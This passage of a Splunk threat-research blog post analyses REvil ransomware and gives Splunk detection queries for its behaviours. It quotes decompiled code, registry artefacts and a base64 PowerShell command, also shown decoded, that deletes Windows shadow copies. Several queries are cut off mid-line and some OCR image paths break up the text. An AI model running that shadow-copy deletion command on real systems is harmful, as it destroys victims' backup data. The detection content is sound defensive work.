  v5 = (*(int (__stdcall **)(LPVOID, OLECHAR *, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, int *, int))(*(_DWORD *
         ppv,
         v4,
         0,
         0,
         0,
         0,
         0,
         0,
         &v21,
         a1);
  SysFreeString(v4);
  if ( v5 >= 0 )
  {
    v18 = 0;                                // asynchronous call with IUnsecuredApartment
    CoCreateInstance(&stru_97C118, 0, CLSCTX_LOCAL_SERVER, &stru_97C0E8, &v18);// 49BD2028-1523-11D1-AD79-00C04FD8FDFF
    off_97F054[1](int)&off_97F054, a2, 0);
```

Other Registry Entry

REvil is known to have a randomly generated file extension (5-10 characters) that will be used for its ransomware notes filename and for the files it encrypts. This randomly generated string will also save in a unique registry key. In this case, the randomly generated file extension is ".teu459110"

HKEY_LOCAL_MACHINE\SOFTWARE\Facebook_Assistant		
HKEY_LOCAL_MACHINE\SOFTWARE\Facebook_Assistant	z4x	hex:e5,e3,15,4b,96,6e,2e,b9,e6,32,cd,ee,04,20,51,fe,e9,95,10,39,ab,8b,83,18,b8,3f,07,1e,e4,c9,0e,4a,
HKEY_LOCAL_MACHINE\SOFTWARE\Facebook_Assistant	Lywu	hex:86,d5,68,e0,3a,d7,e2,66,21,d0,c7,06,58,59,ce,e7,12,60,13,79,82,e9,31,a4,a7,7e,21,59,6e,49,d0,42,
HKEY_LOCAL_MACHINE\SOFTWARE\Facebook_Assistant	xNyfI	hex:b5,6b,f1,89,ed,3f,7b,5d,45,e7,e8,ef,cd,b5,c1,a5,b6,41,d9,83,ae,60,29,5b,5b,0c,66,04,f4,ba,bd,a0,d6,a1,8e,77,6b,c9,06,
HKEY_LOCAL_MACHINE\SOFTWARE\Facebook_Assistant	WqDdDd	hex:d8,e0,a1,18,01,2a,6b,0e,b5,9b,65,a4,ef,dc,d1,82,14,85,1f,7c,5b,0f,54,a4,47,bf,19,64,82,e4,24,83,b2,cf,45,58,9c,b2,7c,70
HKEY_LOCAL_MACHINE\SOFTWARE\Facebook_Assistant	ghyYa4L	".teu459110"
HKEY_LOCAL_MACHINE\SOFTWARE\Facebook_Assistant	AVPVtDwq	hex:68,a3,09,b8,68,7c,15,09,e1,fc,1e,76,91,e4,78,7c,88,46,dd,1b,84,0b,b8,e7,d4,19,11,a1,af,0f,f7,c7,59,ea,fe,28,33,9b,b1,7d

Machine Info

REvil ransomware will also gather some information about the compromised machine like the computer name, user name, language used by the machine, product name, operating system, network group, OS version, and file extension it generates for the encrypted files. Below is the example of the information in json format.


```
{"ver":514,
"pid":"$2a$10$G5Qx5Qc78Jw0jiGX6BWkxeg.Jvosjw7/MxURO3/EBbs2LXb/c0KIG",
"sub":"4861","pk":"5eMVS5ZuLrnmMs3uBCBR/umVEDmri4MYuD8HHuTJDko=",
"uid":"71E611A26639E375",
"sk":"Ao6rw2tEY+7FQdCTzok0s6HU9KUDtWl3yozxyh0cxMMJjCk7KxH5a1/IeLIIIMtS2bJAuRJSS7PMLfILX/5oMjSThRFScoT9MiPKpPnCepHMHG19RrC
"unm":"administrator",
"net":"WIN-DC-410",
"grp":"attackrange.local",
"lng":"en-US",
"bro" :false,
"os":"Windows Server 2016 Datacenter",
"bit":64,
"dsk":"QwADAAAAAPDffwcAAAAAgMR0AQAAAA==",
"ext":"52e8n"}
```


Defense Evasion

It will also execute a base 64 encoded PowerShell script command that will delete the shadow copy of the compromised machine.

Base 64 encoded:

```
powershell -e RwBlAHQALQBXAG0AaQBPAGIAagBlAGMAdAAgAFcAaQBuADMAMgBfAFMAaABhAGQAbwB3AGMAbwBwAHkAIAB8ACAARgBvAHIAI
```

Base 64 decoded:

```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```

Detect REvil Ransomware with Splunk

REvil Registry Entry (New)

```
| tstats `security_content_summariesonly` count values(Registry.registry_key_name)
```

```
  as registry_key_name values(Registry.registry_path) as registry_path min(_time)
```

```
  as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry where
(Registry.registry_path="*\\SOFTWARE\\WOW6432Node\\Facebook_Assistant\\*" OR Registry.registry_path="*\\SOFTWARE
```


```
  AND (Registry.registry_value_name = "\.*" OR Registry.registry_value_name = "Binary
```

```
  Data") by Registry.registry_value_name Registry.dest Registry.user
```

```
| `security_content_ctime(lastTime)`
```

```
| `security_content_ctime(firstTime)`
```

```
| `drop_dm_object_name(Registry)`
```



REvil Common Exec Parameter (New)

```
| tstats count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
```

```
  where Processes.process = "*-nolan*" OR Processes.process = "*-nolocal*"
OR Processes.process = "*-fast*" OR Processes.process = "*-full*"
```

```
  by Processes.process_name Processes.process Processes.parent_process_name
Processes.parent_process Processes.dest Processes.user Processes.process_id Processes.process_guid
```

Modification Of Wallpaper (New)


```
sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational OR
```

```
source=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
```

```
EventCode =13  (TargetObject= "*\\Control Panel\\Desktop\\Wallpaper" AND Image != "*\\explorer.exe")
```

```
 OR (TargetObject= "*\\Control Panel\\Desktop\\Wallpaper" AND Details = "*\\temp\\*")
```

```
 | stats count min(_time) as firstTime max(_time) as lastTime by EventCode Image TargetObject Details  Compute
```



Wbemprox COM Object Execution (New)


```
sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational OR
```

```
source=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
```

```
 EventCode=7  ImageLoaded IN ("*\\fastprox.dll", "*\\wbemprox.dll", "*\\wbemcomn.dll")
```

```
  NOT (process_name IN ("wmiprvse.exe", "WmiApSrv.exe", "unsecapp.exe")) NOT(Image IN("*\\windows\\*","*\\progr
```

```
  | stats count min(_time) as firstTime max(_time) as lastTime by Image ImageLoaded process_name Computer Event
```



Known Services Killed by Ransomware (New)

```
 Sourcetype=WinEventLog:System  EventCode=7036 Message IN
("*VSS*", "*backup*", "*sophos*", "*sql*", "*memtas*", "*mepocs*", "*veeam*", "*svc$*")
```

```
  Message="*service entered the stopped state*"
```

```
  | stats count min(_time) as firstTime max(_time) as lastTime by EventCode Message dest Type
```

Allow network Discovery In Firewall (New)

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
```


```
  as lastTime from datamodel=Endpoint.Processes where Processes.process_name=netsh.exe
```

```
  Processes.process= "*firewall*" Processes.process= "*group=\"Network Discovery\"*"  Processes.process="*enab
```

```
by Processes.dest Processes.user Processes.parent_process Processes.process_name
```

```
Processes.process Processes.process_id Processes.parent_process_id Processes.parent_process_name
```

```
| `drop_dm_object_name(Processes)` | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```



Disable Windows Behavior Monitoring (Updated)

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
```

```
as lastTime from datamodel=Endpoint.Registry where
```

```
Registry.registry_path= "*\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\\DisableBe
```

```
Registry.registry_path= "*\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\\DisableOn
```

```
Registry.registry_path= "*\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection\\DisableSc
```

```
Registry.registry_path= "*\\SOFTWARE\\Microsoft\\Windows Defender\\Real-Time Protection\\DisableRealtimeMoni
```


```
Registry.registry_path= "*\\Real-Time Protection\\DisableIntrusionPreventionSystem" OR
```

```
Registry.registry_path= "*\\Real-Time Protection\\DisableIOAVProtection" OR
```

```
Registry.registry_path= "*\\Real-Time Protection\\DisableScriptScanning"
```

```
Registry.registry_value_name = "DWORD (0x00000001)"
```


```
by Registry.registry_path Registry.registry_key_name Registry.registry_value_name

Registry.dest

| `drop_dm_object_name(Registry)`

| `security_content_ctime(firstTime)`

|`security_content_ctime(lastTime)`
```




```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)

as lastTime from datamodel=Endpoint.Processes where Processes.process_name IN ("powershell.exe", "pwsh.exe",

Processes.process="*set-mppreference*" AND

Processes.process IN ("*disablerealtimemonitoring*","*disableioavprotection*","*disableintrusionpreventionsys

by Processes.dest Processes.user Processes.parent_process Processes.process_name Processes.process Processes

| `drop_dm_object_name(Processes)`
```

```
| `security_content_ctime(firstTime)`
```

```
| `security_content_ctime(lastTime)`
```



Msmpeng Application DLL Side (New)

```
| tstats `security_content_summariesonly` values(Filesystem.file_path) as
```

```
file_path count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Filesystem
```


```
where (Filesystem.file_name = "msmpeng.exe" OR Filesystem.file_name = "mpsvc.dll")  AND Filesystem.file_path
```

```
by Filesystem.file_create_time Filesystem.process_id  Filesystem.file_name Filesystem.user
```

```
| `drop_dm_object_name(Processes)`
```

```
| `security_content_ctime(firstTime)`
```

```
| `security_content_ctime(lastTime)`
```



```
|tstats `security_content_summariesonly` values(Filesystem.file_path) as
  file_path count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Filesystem
  where (Filesystem.file_name = "msmpeng.exe" OR Filesystem.file_name = "mpsvc.dll")  AND Filesystem.file_path != "*\\Program Files\\windows defender\\*"
  by Filesystem.file_create_time Filesystem.process_id  Filesystem.file_name Filesystem.user
  | `drop_dm_object_name(Processes)`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

✓ 6 events (04/07/2021 14:00:00.000 to 05/07/2021 14:12:01.000) No Event Sampling

Events Patterns Statistics (4) Visualization

20 Per Page Format Preview

Filesystem.file_create_time	Filesystem.process_id	Filesystem.file_name	Filesystem.user	file_path
2021-07-05 14:02:06.004	5136	msmpeng.exe	unknown	C:\Windows\msmpeng.exe
2021-07-05 14:02:06.004	7156	msmpeng.exe	unknown	C:\Windows\msmpeng.exe
2021-07-05 14:02:06.020	5136	mpsvc.dll	unknown	C:\Windows\mpsvc.dll
2021-07-05 14:02:06.020	7156	mpsvc.dll	unknown	C:\Windows\mpsvc.dll

Hashes

REvil Ransomware:

SHA256: [33026ba868a6159223b486b57caebe40926208bb80b89749318e51dcd5b8b883]

Mitigation

For mitigation of this and similar ransomware threats please use CISA guidance for reference: [https://www.cisa.gov/ransomware]

We hope that this information is helpful. Our team is standing by to help if you need it.

Source: https://www.splunk.com/en_us/blog/security/revil-ransomware-threat-research-update-and-detections.html